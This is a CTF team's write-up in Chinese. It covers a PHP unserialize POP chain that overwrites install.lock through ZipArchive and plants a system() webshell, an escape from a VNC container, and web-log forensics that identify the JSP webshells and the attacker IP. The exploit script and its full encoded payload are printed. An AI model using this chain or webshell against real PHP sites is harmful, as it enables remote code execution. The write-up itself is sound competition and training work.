
签到是水到渠成的事战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

图片资源：`./images/`

排名

战队名称：第122名



解题思路

WEB

2.浅析PHP原生类

80aa2c45.clsadp.com/?data=O%3A7%3A"install"%3A2%3A%7Bs%3A17%3A"%00install%00username"%3BO%3A7...

```php
<?php
highlight_file(__FILE__);
class install {
        private $username;
        private $password;

        public function __wakeup()
        {
                echo "Hello,".$this->username;
        }

        public function __toString()
        {
                ($this->username)();
                return "Guest";
        }

        public function __destruct()
        {
                if(file_exists("install.lock")){
                        exit("Already installed");
                }else{
                        $config = [
                                'username' => $this->username,
                                'password' => md5($this->password)
                        ];
                        file_put_contents('config.php', serialize($config));
                        file_put_contents('install.lock', "ok");
                }
        }
}

class Until {
        public $a;
        public $b;
        public $c;

        public function __invoke()
        {
                $this->write($this->a, $this->b, $this->c);
        }

        public function __toString()
        {
                return "HappyUnserialize";
        }

        public function write($cla, $file, $cont)
        {
                $obj = new $cla();
                $obj->open($file,$cont);
                return True;
        }
}

@unserialize($_GET['data']); Hello,HappyUnserializeHello,GuestAlready installed
```

根据反序列化调用构造出

exp

```php
<?php
highlight_file(__FILE__);

class install {
    private $username;
    private $password;
    public function __construct($username) {
        $this->username = $username;
        $this->password = "888";
    }
}

class Until {
    public $a;
    public $b;
    public $c;
    public $exp;
}

$u = new Until();
$u->a = "ZipArchive";
```


```
$u->b = "install.lock";
$u->c = 8;
$u->exp = "<?php system(\$_GET[a]);?>";


$ins1 = new install($u);
$ins2 = new install($ins1);

echo urlencode(serialize($ins2));
```


```
O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22i
nstall%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A4%
3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22i
nstall.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3Bs%3A3%3A%22exp%22%3Bs%3A25%3A%22%3C%3Fp
hp+system%28%24_GET%5Ba%5D%29%3B%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%2
2%3Bs%3A3%3A%22888%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22888%2
2%3B%7D
```

成功写入shell




Rce成功

查看flag 发现在根目录




获取flag



GAME

我勒个超级玛丽奥


vnc链接进入容器之后，乱点把workspace搞出来，新建一个工作区，然后右键搞出terminal，直接读flag



CDF

可恶的木马竟然伪装成我的朋友

看了好久 队友提醒才发现有两个日志是2025年的 在其中一个日志找到图片名称 有一个包大小明显不一样的



估计就是这个时间和ip了，然后去看看这个ip访问了什么疑似webshell，看看jsp文件，发现只访问了三个jsp文件

```
root@kali: ~/Desktop/logs
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST [illegible] HTTP/1.1" 200 789
183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST [illegible]/sxzn/2.jsp [illegible]TP/1.1" 200 596
183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POS[illegible] /sxzn/2.jsp HT[illegible]/1.1" 200 160
183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POS[illegible] /sxzn/2.jsp HTTP/1.1" 200 508
183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST [illegible]zn/2.jsp HT[illegible]/1.1" 200 80
183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST [illegible]TTP/1.1" 200 482
183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2090
183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
183.62.9.42 - - [23/Feb/2018:21:18:22 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:18:23 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:18:25 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
```

```
.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
.42 - - [23/Feb/2018:21:20:27 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 3
.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 3
.42 - - [23/Feb/2018:21:21:00 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_home.jpg [illegible] 304 -
.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1223
.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 3859[illegible]
.42 - - [23/Feb/2018:21:22:04 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/[illegible].1" 200 463
.42 - - [23/Feb/2018:21:22:07 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/[illegible].1" 200 423
.42 - - [23/Feb/2018:21:22:09 +0800] "GET /sxzn/js/My97DatePicker/la[illegible]/en.jsp HT[illegible]/1.1" 200 3

(kali)-[~/Desktop/logs]
-# cat ex180223.log | grep "183.62.9.42"
183.62.9.42 - - [23/Feb/2018:21:01:56 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:01:57 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:01:58 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET [illegible]con.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "[illegible] /favicon.ico H[illegible]/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "[illegible]T /sxzn/js/My97D[illegible]Picker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
```

尝试一下得到flag flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

提交还真成功了

exp不允许截图， 请粘贴代码，关键步骤需要有详细截图